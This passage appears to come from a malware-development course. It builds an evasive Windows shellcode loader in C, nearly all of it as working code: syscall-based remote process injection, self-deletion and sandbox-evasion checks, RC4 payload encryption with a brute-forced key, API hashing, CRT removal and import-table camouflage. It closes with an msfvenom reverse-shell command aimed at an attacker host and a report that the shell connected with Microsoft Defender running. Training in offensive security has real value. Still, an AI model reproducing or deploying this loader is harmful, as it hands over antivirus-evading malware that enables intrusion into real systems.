  0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
  0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
  0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
  0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};



int main() {

  DWORD   dwProcessId   = NULL;
  HANDLE    hProcess    = NULL;


  if (!InitializeSyscalls()) {
    printf("[!] Failed To Initialize Syscalls Structure \n");
    return -1;
  }


#ifdef TARGET_PROCESSwprintf(L"[i] Targetting Remote Process %s ... \n", TARGET_PROCESS);
  if (!GetRemoteProcessHandle(TARGET_PROCESS, &dwProcessId, &hProcess)) {
    printf("[!] Could Not Find Target Process Id \n");
    return -1;
  }
  printf("[+] Target Process Id Detected Of PID : %d \n", dwProcessId);

  if (!RemoteMappingInjectionViaSyscalls(hProcess, Payload, sizeof(Payload), FALSE)) {
    printf("[!] Failed To Inject Payload \n");
    return -1;
  }


#endif // TARGET_PROCESS#ifndef TARGET_PROCESSif (!RemoteMappingInjectionViaSyscalls((HANDLE)-1, P
ayload, sizeof(Payload), TRUE)) {
    printf("[!] Failed To Inject Payload \n");
    return -1;
  }

#endif // !TARGET_POCESSreturn 0;
}
```

Loader Results

Remote Code Injection

Local Code Injection

Anti-Analysis Features

To add anti-analysis features create a new file called `AntiAnalysis.c`. This file will contain the following functionality:

- Self-deletion function from the *Anti-Debugging - Self-Deletion* module.
- Mouse clicks monitoring feature from the *Anti-Virtual Environments - Multiple Techniques* module
- A function to delay execution using `NtDelayExecution` from the *Anti-Virtual Environments - Multiple Delay Execution Techniques* module

AntiAnalysis.c

```
#include <Windows.h>#include <stdio.h>#include "Structs.h"#include "Common.h"// Global hook handle variable
HHOOK g_hMouseHook = NULL;
// global mouse clicks counter
DWORD g_dwMouseClicks = NULL;



// The callback function that will be executed whenever the user clicked a mouse button
LRESULT CALLBACK HookEvent(int nCode, WPARAM wParam, LPARAM lParam) {

    if (wParam == WM_LBUTTONDOWN || wParam == WM_RBUTTONDOWN || wParam == WM_MBUTTONDOWN) {
        printf("[+] Mouse Click Recorded \n");
        g_dwMouseClicks++;
    }

    return CallNextHookEx(g_hMouseHook, nCode, wParam, lParam);
}



BOOL MouseClicksLogger() {
```

```
    MSG   Msg = { 0 };

    // Installing hook
    g_hMouseHook = SetWindowsHookExW(
        WH_MOUSE_LL,
        (HOOKPROC)HookEvent,
        NULL,
        NULL
    );
    if (!g_hMouseHook) {
        printf("[!] SetWindowsHookExW Failed With Error : %d \n", GetLastError());
    }

    // Process unhandled events
    while (GetMessageW(&Msg, NULL, NULL, NULL)) {
        DefWindowProcW(Msg.hwnd, Msg.message, Msg.wParam, Msg.lParam);
    }

    return TRUE;
}


BOOL DeleteSelf() {


  WCHAR           szPath[MAX_PATH * 2]      = { 0 };
  FILE_DISPOSITION_INFO Delete                = { 0 };
  HANDLE            hFile                 = INVALID_HANDLE_VALUE;
  PFILE_RENAME_INFO   pRename               = NULL;
  const wchar_t*      NewStream               = (const wchar_t*)NEW_STREAM;
  SIZE_T            sRename               = sizeof(FILE_RENAME_INFO) + sizeof(NewStream);

  // Allocating enough buffer for the 'FILE_RENAME_INFO' structure
  pRename = HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, sRename);
  if (!pRename) {
    printf("[!] HeapAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Cleaning up the structures
  ZeroMemory(szPath, sizeof(szPath));
  ZeroMemory(&Delete, sizeof(FILE_DISPOSITION_INFO));

  //------------------------------------------------------------------------------------------------
---------------------------
  // Marking the file for deletion (used in the 2nd SetFileInformationByHandle call)
  Delete.DeleteFile = TRUE;

  // Setting the new data stream name buffer and size in the 'FILE_RENAME_INFO' structure
  pRename->FileNameLength = sizeof(NewStream);
  RtlCopyMemory(pRename->FileName, NewStream, sizeof(NewStream));
```

```
  //--------------------------------------------------------------------------------------------------
--------------------------

  // Used to get the current file name
  if (GetModuleFileNameW(NULL, szPath, MAX_PATH * 2) == 0) {
    printf("[!] GetModuleFileNameW Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  //--------------------------------------------------------------------------------------------------
--------------------------
  // RENAMING

  // Opening a handle to the current file
  hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ, NULL, OPEN_EXISTING, NULL, NU
LL);
  if (hFile == INVALID_HANDLE_VALUE) {
    printf("[!] CreateFileW [R] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  wprintf(L"[i] Renaming :$DATA to %s  ...", NEW_STREAM);

  // Renaming the data stream
  if (!SetFileInformationByHandle(hFile, FileRenameInfo, pRename, sRename)) {
    printf("[!] SetFileInformationByHandle [R] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
  wprintf(L"[+] DONE \n");

  CloseHandle(hFile);

  //--------------------------------------------------------------------------------------------------
--------------------------
  // DELEING

  // Opening a new handle to the current file
  hFile = CreateFileW(szPath, DELETE | SYNCHRONIZE, FILE_SHARE_READ, NULL, OPEN_EXISTING, NULL, NU
LL);
  if (hFile == INVALID_HANDLE_VALUE && GetLastError() == ERROR_FILE_NOT_FOUND) {
    // in case the file is already deleted
    return TRUE;
  }
  if (hFile == INVALID_HANDLE_VALUE) {
    printf("[!] CreateFileW [D] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  wprintf(L"[i] DELETING ...");

  // Marking for deletion after the file's handle is closed
  if (!SetFileInformationByHandle(hFile, FileDispositionInfo, &Delete, sizeof(Delete))) {
```

```
    printf("[!] SetFileInformationByHandle [D] Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
  wprintf(L"[+] DONE \n");

  CloseHandle(hFile);

  //----------------------------------------------------------------------------------------------
----------------------------

  // Freeing the allocated buffer
  HeapFree(GetProcessHeap(), 0, pRename);

  return TRUE;
}



typedef NTSTATUS(NTAPI* fnNtDelayExecution)(
  BOOLEAN              Alertable,
  PLARGE_INTEGER       DelayInterval
  );

BOOL DelayExecutionVia_NtDE(FLOAT ftMinutes) {

  // Converting minutes to milliseconds
  DWORD                   dwMilliSeconds         = ftMinutes * 60000;
  LARGE_INTEGER           DelayInterval          = { 0 };
  LONGLONG                Delay                  = NULL;
  NTSTATUS                STATUS                 = NULL;
  fnNtDelayExecution      pNtDelayExecution      = (fnNtDelayExecution)GetProcAddress(GetModuleHan
dle(L"NTDLL.DLL"), "NtDelayExecution");
  DWORD                   _T0                    = NULL,
                          _T1                    = NULL;

  printf("[i] Delaying Execution Using \"NtDelayExecution\" For %0.3d Seconds", (dwMilliSeconds /
1000));

  // Converting from milliseconds to the 100-nanosecond - negative time interval
  Delay = dwMilliSeconds * 10000;
  DelayInterval.QuadPart = -Delay;

  _T0 = GetTickCount64();

  // Sleeping for 'dwMilliSeconds' ms
  if ((STATUS = pNtDelayExecution(FALSE, &DelayInterval)) != 0x00 && STATUS != STATUS_TIMEOUT) {
    printf("[!] NtDelayExecution Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  _T1 = GetTickCount64();
```

```
  // Slept for at least 'dwMilliSeconds' ms, then 'DelayExecutionVia_NtDE' succeeded, otherwize it
failed
  if ((DWORD)(_T1 - _T0) < dwMilliSeconds)
    return FALSE;

  printf("\n\t>> _T1 - _T0 = %d \n", (DWORD)(_T1 - _T0));

  printf("[+] DONE \n");

  return TRUE;
}
```

AntiAnalysis Helper Function

Create a new function, `AntiAnalysis`, to efficiently call the above functions. To use the `AntiAnalysis` function, an external variable, `g_Sys`, is required. `g_Sys` is a `VX_TABLE` structure that contains the data necessary to use syscalls in the program.

Brief points about the `AntiAnalysis` function:

- It takes `dwMilliSeconds` as an input parameter which represents the amount of time to monitor for mouse clicks.
- This function begins by calling `DeleteSelf` to delete the file from the disk.
- A while loop is then initiated, which runs the `MouseClicksLogger` through a new thread and waits for it for a period specified by `dwMilliSeconds`.
- Once the thread time is up, the hooks installed will be removed and the execution of the program will be delayed for half the value of the `i` variable; where `i` represent the value to delay execution for in minutes.
- The function then checks the total number of mouse clicks before the delay. If it is less than 5, the global mouse click monitor variable, `g_dwMouseClicks`, is reset so the next loop will start the mouse click test from the beginning.
- Incrementing the variable `i` forces the subsequent `DelayExecutionVia_NtDE` function to wait for a longer duration, creating a way of delaying execution in a sandbox.

AntiAnalysis.c

```
// using the 'extern' keyword, because this variable is already defined in the 'Inject.c' file
extern VX_TABLE g_Sys;

//...
```

```
BOOL AntiAnalysis(DWORD dwMilliSeconds) {

  HANDLE          hThread     = NULL;
  NTSTATUS        STATUS      = NULL;
  LARGE_INTEGER     DelayInterval = { 0 };
  FLOAT         i         = 1;
  LONGLONG        Delay     = NULL;

  Delay = dwMilliSeconds * 10000;
  DelayInterval.QuadPart = -Delay;

  // Self-deletion
  if (!DeleteSelf()) {
    // we dont care for the result - but you can change this if you want
  }

  // Try 10 times, after that return FALSE
  while (i <= 10) {


    printf("[#] Monitoring Mouse-Clicks For %d Seconds - Need 6 Clicks To Pass\n", (dwMilliSeconds
/ 1000));

    // Creating a thread that runs 'MouseClicksLogger' function
    HellsGate(g_Sys.NtCreateThreadEx.wSystemCall);
    if ((STATUS = HellDescent(&hThread, THREAD_ALL_ACCESS, NULL, (HANDLE)-1, MouseClicksLogger, NU
LL, NULL, NULL, NULL, NULL, NULL)) != 0) {
      printf("[!] NtCreateThreadEx Failed With Error : 0x%0.8X \n", STATUS);
      return FALSE;
    }

    // Waiting for the thread for 'dwMilliSeconds'
    HellsGate(g_Sys.NtWaitForSingleObject.wSystemCall);
    if ((STATUS = HellDescent(hThread, FALSE, &DelayInterval)) != 0 && STATUS != STATUS_TIMEOUT) {
      printf("[!] NtWaitForSingleObject Failed With Error : 0x%0.8X \n", STATUS);
      return FALSE;
    }

    HellsGate(g_Sys.NtClose.wSystemCall);
    if ((STATUS = HellDescent(hThread)) != 0) {
      printf("[!] NtClose Failed With Error : 0x%0.8X \n", STATUS);
      return FALSE;
    }

    // Unhooking
    if (g_hMouseHook && !UnhookWindowsHookEx(g_hMouseHook)) {
      printf("[!] UnhookWindowsHookEx Failed With Error : %d \n", GetLastError());
      return FALSE;
    }

    // Delaying execution for specific amount of time
```

```
    if (!DelayExecutionVia_NtDE((FLOAT)(i / 2)))
      return FALSE;

    // If the user clicked more than 5 times, we return true
    if (g_dwMouseClicks > 5)
      return TRUE;

    // If not, we reset the mouse-clicks variable, and monitor the mouse-clicks again
    g_dwMouseClicks = NULL;

    // Increment 'i', so that next time 'DelayExecutionVia_NtDE' will wait longer
    i++;
  }

  return FALSE;
}
```

`Common.h` must be updated to include the prototype for `AntiAnalysis` as well as defining `NEW_STREAM` which is required by the `DeleteSelf` function.

Common.h

```
// The new data stream name
#define NEW_STREAM L":Maldev"

BOOL AntiAnalysis(DWORD dwMilliSeconds);
```

The anti-analysis features can be enabled by calling the `AntiAnalysis` function in `main.c`, however, this must be done after the `InitializeSyscalls` function has been called as the `AntiAnalysis` function utilizes direct syscalls which are only available after this function has been executed. For testing, the following if-statement is added to the main function in `main.c`.

Main.c

```
if (!AntiAnalysis(20000)) {
  printf("[!] Detected A Virtualized Environment \n");
}
```

Where `20000` represents the time to monitor the mouse clicks in milliseconds.

NtDelayExecution Via Hell's Gate

Hell's Gate can be used to call `NtDelayExecution`, which requires updating the `VX_TABLE` structure definition located in `Common.h` and the `InitializeSyscalls` function to add the `VX_TABLE_ENTRY NtDelayExecution` element and initialize it. The `Hasher` program will also need to be used to calculate the hash for the syscall, as was done in previous steps.

Anti-Analysis Results

The following image shows the output of the `AntiAnalysis` function at runtime.

Payload Encryption

`HellShell.exe` will be used for payload encryption. The command that will be used is `.\HellShell.exe calc.bin rc4`, where `calc.bin` is the raw payload file. The encrypted payload will replace the previous unencrypted payload in the `main.c` file. Furthermore, the `Rc4EncryptionViSystemFunc032` function which is responsible for decryption will be saved in the `Inject.c` file.

Brute Force Decryption

`HellShell.exe` generates the key below.

```
unsigned char Rc4Key[] = {
        0x61, 0x1A, 0xA0, 0xAA, 0xA7, 0x92, 0x9F, 0xBA, 0x8F, 0xCE, 0x4C, 0xD8, 0x11, 0xFA, 0xED,
0xB9 };
```

The key will be encrypted and then decrypted using the brute force method. First, the key needs to be encrypted. This will be done via a new project that will use the same algorithm as the `KeyGuard.exe` tool. The only difference is that the key is not randomly generated since `HellShell.exe` already generated one(`Rc4Key`). This new project is shared in this module's code and is named `KeyGuard2`.

The `Rc4EncryptionViSystemFunc032` function will be updated to include the brute forcing logic. The function will be called by `RemoteMappingInjectionViaSyscalls`.

```
BOOL Rc4EncryptionViSystemFunc032(IN PBYTE pRc4Key, IN PBYTE pPayloadData, IN DWORD dwRc4KeySize,
IN DWORD sPayloadSize) {
```

```
  // The return of SystemFunction032
  NTSTATUS          STATUS        = NULL;
  BYTE      RealKey [KEY_SIZE]  = { 0 };
  int         b           = 0;

  // Brute forcing the key:
  while (1) {
    // Using the hint byte, if this is equal, then we found the 'b' value needed to decrypt the ke
y
    if (((pRc4Key[0] ^ b) - 0) == HINT_BYTE)
      break;
    // Else, increment 'b' and try again
    else
      b++;
  }

  printf("[i] Calculated 'b' to be : 0x%0.2X \n", b);

  // Decrypting the key
  for (int i = 0; i < KEY_SIZE; i++) {
    RealKey[i] = (BYTE)((pRc4Key[i] ^ b) - i);
  }

  // Making 2 USTRING variables, 1 passed as key and one passed as the block of data to encrypt/de
crypt
  USTRING         Key = { .Buffer = RealKey,              .Length = dwRc4KeySize,         .Maximum
Length = dwRc4KeySize },
              Img = { .Buffer = pPayloadData,         .Length = sPayloadSize,         .MaximumLeng
th = sPayloadSize };


  // Since SystemFunction032 is exported from Advapi32.dll, we load it Advapi32 into the prcess,
  // And using its return as the hModule parameter in GetProcAddress
  fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)GetProcAddress(LoadLibraryA("Advapi
32"), "SystemFunction032");

  // If SystemFunction032 calls failed it will return non zero value
  if ((STATUS = SystemFunction032(&Img, &Key)) != 0x0) {
    printf("[!] SystemFunction032 FAILED With Error : 0x%0.8X\n", STATUS);
    return FALSE;
  }

  return TRUE;
}
```

Brute Force Decryption Results

Executing the payload (Anti analysis features are disabled).

API Hashing

So far, all the WinAPIs used have been called directly, which means they can be found in the IAT of the implementation. To resolve this, a new file, `ApiHashing.c`, is created which contains the necessary functions for implementing API hashing.

ApiHashing.c

```
#include <Windows.h>#include "Structs.h"#include "Common.h"

FARPROC GetProcAddressH(HMODULE hModule, DWORD dwApiNameHash) {

  if (hModule == NULL || dwApiNameHash == NULL)
    return NULL;

  PBYTE pBase = (PBYTE)hModule;

  PIMAGE_DOS_HEADER       pImgDosHdr       = (PIMAGE_DOS_HEADER)pBase;
  if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
    return NULL;

  PIMAGE_NT_HEADERS       pImgNtHdrs       = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
  if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
    return NULL;

  IMAGE_OPTIONAL_HEADER   ImgOptHdr        = pImgNtHdrs->OptionalHeader;
  PIMAGE_EXPORT_DIRECTORY pImgExportDir    = (PIMAGE_EXPORT_DIRECTORY)(pBase + ImgOptHdr.DataDirec
tory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

  PDWORD      FunctionNameArray       = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
  PDWORD      FunctionAddressArray    = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
  PWORD     FunctionOrdinalArray    = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);

  for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
    CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);
    PVOID pFunctionAddress = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[i]]);

    // Hashing every function name `pFunctionName`
    // If both hashes are equal, then we found the function we want
    if (dwApiNameHash == HASHA(pFunctionName)) {
      return pFunctionAddress;
    }
  }

  return NULL;
}

HMODULE GetModuleHandleH(DWORD dwModuleNameHash) {
```

```
  if (dwModuleNameHash == NULL)
    return NULL;

#ifdef _WIN64
  PPEB      pPeb = (PEB*)(__readgsqword(0x60));
#elif _WIN32
  PPEB      pPeb = (PEB*)(__readfsdword(0x30));
#endif

  PPEB_LDR_DATA       pLdr = (PPEB_LDR_DATA)(pPeb->Ldr);
  PLDR_DATA_TABLE_ENTRY pDte = (PLDR_DATA_TABLE_ENTRY)(pLdr->InMemoryOrderModuleList.Flink);

  while (pDte) {

    if (pDte->FullDllName.Length != NULL && pDte->FullDllName.Length < MAX_PATH) {

      // Converting `FullDllName.Buffer` to upper case string
      CHAR UpperCaseDllName[MAX_PATH];

      DWORD i = 0;
      while (pDte->FullDllName.Buffer[i]) {
        UpperCaseDllName[i] = (CHAR)toupper(pDte->FullDllName.Buffer[i]);
        i++;
      }
      UpperCaseDllName[i] = '\0';

      // Hashing `UpperCaseDllName` and comparing the hash value to that's of the input `dwModuleN
ameHash`
      if (HASHA(UpperCaseDllName) == dwModuleNameHash)
        return (HMODULE)(pDte->InInitializationOrderLinks.Flink);

    }
    else {
      break;
    }

    pDte = *(PLDR_DATA_TABLE_ENTRY*)(pDte);
  }

  return NULL;
}
```

Header File

Before continuing, a new header file, `typedef.h`, should be created to define the used WinAPIs as function pointers for clarity and maintainability. `Common.h` will need to include the `typedef.h` header file using `#include "typedef.h"`.

typedef.h

```
#pragma once#include <Windows.h>typedef ULONGLONG(WINAPI* fnGetTickCount64)();

typedef HANDLE(WINAPI* fnOpenProcess)(DWORD dwDesiredAccess, BOOL bInheritHandle, DWORD dwProcessI
d);

typedef LRESULT(WINAPI* fnCallNextHookEx)(HHOOK hhk, int nCode, WPARAM wParam, LPARAM lParam);

typedef HHOOK(WINAPI* fnSetWindowsHookExW)(int idHook, HOOKPROC lpfn, HINSTANCE hmod, DWORD dwThre
adId);

typedef BOOL(WINAPI* fnGetMessageW)(LPMSG lpMsg, HWND hWnd, UINT wMsgFilterMin, UINT wMsgFilterMa
x);

typedef LRESULT(WINAPI* fnDefWindowProcW)(HWND hWnd, UINT Msg, WPARAM wParam, LPARAM lParam);

typedef BOOL(WINAPI* fnUnhookWindowsHookEx)(HHOOK hhk);

typedef DWORD(WINAPI* fnGetModuleFileNameW)(HMODULE hModule, LPWSTR lpFilename, DWORD nSize);

typedef HANDLE(WINAPI* fnCreateFileW)(LPCWSTR lpFileName, DWORD dwDesiredAccess, DWORD dwShareMod
e, LPSECURITY_ATTRIBUTES lpSecurityAttributes, DWORD dwCreationDisposition, DWORD dwFlagsAndAttrib
utes, HANDLE hTemplateFile);

typedef BOOL(WINAPI* fnSetFileInformationByHandle)(HANDLE hFile, FILE_INFO_BY_HANDLE_CLASS FileInf
ormationClass, LPVOID lpFileInformation, DWORD dwBufferSize);

typedef BOOL(WINAPI* fnCloseHandle)(HANDLE hObject);
```

API_HASHING Structure

Next, a new structure `API_HASHING` is defined in `Common.h` and is used to store the addresses of WinAPIs used, making them more accessible for use within the implementation's functions.

Common.h

```
typedef struct _API_HASHING {

  fnGetTickCount64                pGetTickCount64;
  fnOpenProcess                   pOpenProcess;
  fnCallNextHookEx                pCallNextHookEx;
  fnSetWindowsHookExW             pSetWindowsHookExW;
  fnGetMessageW                   pGetMessageW;
  fnDefWindowProcW                pDefWindowProcW;
```

```
  fnUnhookWindowsHookEx           pUnhookWindowsHookEx;
  fnGetModuleFileNameW            pGetModuleFileNameW;
  fnCreateFileW                   pCreateFileW;
  fnSetFileInformationByHandle    pSetFileInformationByHandle;
  fnCloseHandle                   pCloseHandle;

}API_HASHING, * PAPI_HASHING;
```

Updating VX_Table

The `GetModuleHandleH` and `GetProcAddressH` functions must be used to initialize the elements in the `API_HASHING` structure. The `InitializeSyscalls` function then uses these functions to initialize the `VX_TABLE` structure, which is used to call syscalls.

```
// ...

API_HASHING g_Api = {0};


BOOL InitializeSyscalls() {

  // Get the PEB
  PTEB pCurrentTeb = RtlGetThreadEnvironmentBlock();
  PPEB pCurrentPeb = pCurrentTeb->ProcessEnvironmentBlock;
  if (!pCurrentPeb || !pCurrentTeb || pCurrentPeb->OSMajorVersion != 0xA)
    return FALSE;

  // Get NTDLL module
  PLDR_DATA_TABLE_ENTRY pLdrDataEntry = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pCurrentPeb->Ldr->InMemoryO
rderModuleList.Flink->Flink - 0x10);

  // Get the EAT of NTDLL
  PIMAGE_EXPORT_DIRECTORY pImageExportDirectory = NULL;
  if (!GetImageExportDirectory(pLdrDataEntry->DllBase, &pImageExportDirectory) || pImageExportDire
ctory == NULL)
    return FALSE;

  g_Sys.NtCreateSection.uHash          = NtCreateSection_JOAA;
  g_Sys.NtMapViewOfSection.uHash       = NtMapViewOfSection_JOAA;
  g_Sys.NtUnmapViewOfSection.uHash     = NtUnmapViewOfSection_JOAA;
  g_Sys.NtClose.uHash                  = NtClose_JOAA;
  g_Sys.NtCreateThreadEx.uHash         = NtCreateThreadEx_JOAA;
  g_Sys.NtWaitForSingleObject.uHash    = NtWaitForSingleObject_JOAA;
  g_Sys.NtQuerySystemInformation.uHash = NtQuerySystemInformation_JOAA;
  g_Sys.NtDelayExecution.uHash         = NtDelayExecution_JOAA;

  // Initialize the syscalls
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtCreateSection))
```

```
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtMapViewOfSection))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtUnmapViewOfSectio
n))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtClose))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtCreateThreadEx))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtWaitForSingleObjec
t))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtQuerySystemInformat
ion))
    return FALSE;
  if (!GetVxTableEntry(pLdrDataEntry->DllBase, pImageExportDirectory, &g_Sys.NtDelayExecution))
    return FALSE;


  //  User32.dll exported
  g_Api.pCallNextHookEx      = (fnCallNextHookEx)GetProcAddressH(GetModuleHandleH(USER32DLL_JOAA),
CallNextHookEx_JOAA);
  g_Api.pDefWindowProcW      = (fnDefWindowProcW)GetProcAddressH(GetModuleHandleH(USER32DLL_JOAA),
DefWindowProcW_JOAA);
  g_Api.pGetMessageW         = (fnGetMessageW)GetProcAddressH(GetModuleHandleH(USER32DLL_JOAA), Ge
tMessageW_JOAA);
  g_Api.pSetWindowsHookExW   = (fnSetWindowsHookExW)GetProcAddressH(GetModuleHandleH(USER32DLL_JOA
A), SetWindowsHookExW_JOAA);
  g_Api.pUnhookWindowsHookEx = (fnUnhookWindowsHookEx)GetProcAddressH(GetModuleHandleH(USER32DLL_J
OAA), UnhookWindowsHookEx_JOAA);

  if (g_Api.pCallNextHookEx == NULL || g_Api.pDefWindowProcW == NULL || g_Api.pGetMessageW == NULL
|| g_Api.pSetWindowsHookExW == NULL || g_Api.pUnhookWindowsHookEx == NULL)
    return FALSE;

  //  Kernel32.dll exported
  g_Api.pGetModuleFileNameW          = (fnGetModuleFileNameW)GetProcAddressH(GetModuleHandleH(KERN
EL32DLL_JOAA), GetModuleFileNameW_JOAA);
  g_Api.pCloseHandle                 = (fnCloseHandle)GetProcAddressH(GetModuleHandleH(KERNEL32DLL
_JOAA), CloseHandle_JOAA);
  g_Api.pCreateFileW                 = (fnCreateFileW)GetProcAddressH(GetModuleHandleH(KERNEL32DLL
_JOAA), CreateFileW_JOAA);
  g_Api.pGetTickCount64              = (fnGetTickCount64)GetProcAddressH(GetModuleHandleH(KERNEL32
DLL_JOAA), GetTickCount64_JOAA);
  g_Api.pOpenProcess                 = (fnOpenProcess)GetProcAddressH(GetModuleHandleH(KERNEL32DLL
_JOAA), OpenProcess_JOAA);
  g_Api.pSetFileInformationByHandle  = (fnSetFileInformationByHandle)GetProcAddressH(GetModuleHand
leH(KERNEL32DLL_JOAA), SetFileInformationByHandle_JOAA);

  if (g_Api.pGetModuleFileNameW == NULL || g_Api.pCloseHandle == NULL || g_Api.pCreateFileW == NUL
L || g_Api.pGetTickCount64 == NULL || g_Api.pOpenProcess == NULL || g_Api.pSetFileInformationByHan
```

```
dle == NULL)
    return FALSE;

  return TRUE;
}
```

The WinAPIs hashes are generated by the `Hasher` project as shown below.

The next step is to utilize the `g_Api` structure to call all WinAPIs, by prefixing each one with `g_Api.<WinAPI>`, for example, `OpenProcess` should be called as `g_Api.pOpenProcess`.

SystemFunction032 API Hashing Error

While applying API hashing to the `SystemFunction032` function (that is not included in the `g_Api` structure) the following exception will occur.

An exception is thrown when attempting to execute `SystemFunction032` at address `0x00007FFC42C09FF2`, which appears to be a valid address since it's being fetched using the line of code below.

```
fnSystemFunction032 SystemFunction032 = (fnSystemFunction032)GetProcAddressH(LoadLibraryA("Advapi3
2"), SystemFunction032_JOAA);
```

Use xdbg to check the address to understand the root of the problem.

Forwarded Functions

The address being retrieved using `GetProcAddressH` does not lead to a function and instead points to the string "CRYPTSP.SystemFunction032". This indicates the presence of a *forwarded function*, where a function exported from one DLL (DLL A) is located in another DLL (DLL B). When using the original `GetProcAddress` WinAPI to fetch the address of this kind of function, additional logic is performed behind the scenes to retrieve the

address in DLL B. This is all done seamlessly and therefore one may mistakenly assume that the function is exported from DLL A.

Therefore, instead of loading `Advapi32.dll` (DLL A) to find `SystemFunction032`, `Cryptsp.dll` (DLL B) should be loaded as it holds the actual address. This is indicated by the string "CRYPTSP.SystemFunction032", which provides a hint as to where the function is located. This is necessary because `GetProcAddressH` does not handle forwarded functions. By making this minor change, the code will now compile and execute successfully.

CRT Library Removal

Following the steps outlined in the *CRT Library Removal & Malware Compiling* module will enable the removal of the CRT Library. An error will arise because of the usage of `printf` and `wprintf` functions. To solve this, a custom function can be used to replace these functions. The printing functionality will only be enabled when debug mode is enabled. The `printf` and `wprintf` functions replacement should be saved in a new file called `Debug.h`, which must be included in all files that call `printf` or `wprintf`.

Debug.h

```
#pragma once#include <Windows.h>// uncomment to enable debug mode
//\
#define DEBUG



#ifdef DEBUG// wprintf replacement
#define PRINTW( STR, ... )                                                          \
    if (1) {                                                                        \
        LPWSTR buf = (LPWSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );         \
        if ( buf != NULL ) {                                                        \
            int len = wsprintfW( buf, STR, __VA_ARGS__ );                           \
            WriteConsoleW( GetStdHandle( STD_OUTPUT_HANDLE ), buf, len, NULL, NULL );       \
            HeapFree( GetProcessHeap(), 0, buf );                                   \
        }                                                                           \
    }  // printf replacement
#define PRINTA( STR, ... )                                                          \
    if (1) {                                                                        \
        LPSTR buf = (LPSTR)HeapAlloc( GetProcessHeap(), HEAP_ZERO_MEMORY, 1024 );           \
        if ( buf != NULL ) {                                                        \
```

```
            int len = wsprintfA( buf, STR, __VA_ARGS__ );                                   \
            WriteConsoleA( GetStdHandle( STD_OUTPUT_HANDLE ), buf, len, NULL, NULL );       \
            HeapFree( GetProcessHeap(), 0, buf );                                           \
        }                                                                                   \
    }  #endif // DEBUG
```

```
// Only print if debug mode is enabled
#ifdef DEBUGPRINTA("...");
#endif
```

If one attempts to compile after this, they will encounter more errors because `memcpy`, `memset`, `toupper` are also imported from the CRT library. To fix this issue, custom functions that will execute the same logic must be added and stored in `WinApi.c`, which is shown below.

WinApi.c

```
CHAR _toUpper(CHAR C)
{
  if (C >= 'a' && C <= 'z')
    return C - 'a' + 'A';

  return C;
}

PVOID _memcpy(PVOID Destination, PVOID Source, SIZE_T Size)
{
  for (volatile int i = 0; i < Size; i++) {
    ((BYTE*)Destination)[i] = ((BYTE*)Source)[i];
  }
  return Destination;
}



extern void* __cdecl memset(void*, int, size_t);
#pragma intrinsic(memset)#pragma function(memset)void* __cdecl memset(void* Destination, int Valu
e, size_t Size) {
  unsigned char* p = (unsigned char*)Destination;
  while (Size > 0) {
    *p = (unsigned char)Value;
    p++;
    Size--;
  }
```

```
    return Destination;
}
```

There is one final error to solve which is the undefined `_fltused` symbol.
The `_fltused` symbol is a global variable in the CRT Library which is used to determine if floating-point operations were used in a program. By creating a new variable named `_fltused` and setting it to zero, the error will be resolved. This mirrors the initialization of the variable by the CRT Library, which will result in the compiler building the project with no errors.

IAT Camouflage

Adding the header file `IatCamouflage.h`, which contains the same code introduced in the *IAT Camouflage* module, should be done as a final step. `IatCamouflage.h` should be included in the `main.c` file only and called at the beginning of the main function, so that the import address table of the implementation will appear benign.

Final Result

This demonstration uses Msfvenom's reverse TCP shell payload which is generated via the command below.

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.16.111 LPORT=4444 -f raw -o reverse.bin
```

`AV.exe`'s IAT is shown below.

Next, `AV.exe` injects into `Notepad.exe` with Microsoft Defender enabled.

A successful reverse shell is established to the attacking machine and a sample command is executed.

The `Notepad.exe` process has PID 20288, which matches the PID in the previous picture.

82. Introduction To EDRs

Introduction to EDRs

Introduction

Endpoint Detection and Response (EDR) is a security solution that detects and responds to threats like ransomware and malware. It works by continuously monitoring endpoints for suspicious activity by collecting data on events such as system logs, network traffic, interprocess communications (IPCs), RPC calls, authentication attempts, and user activity.

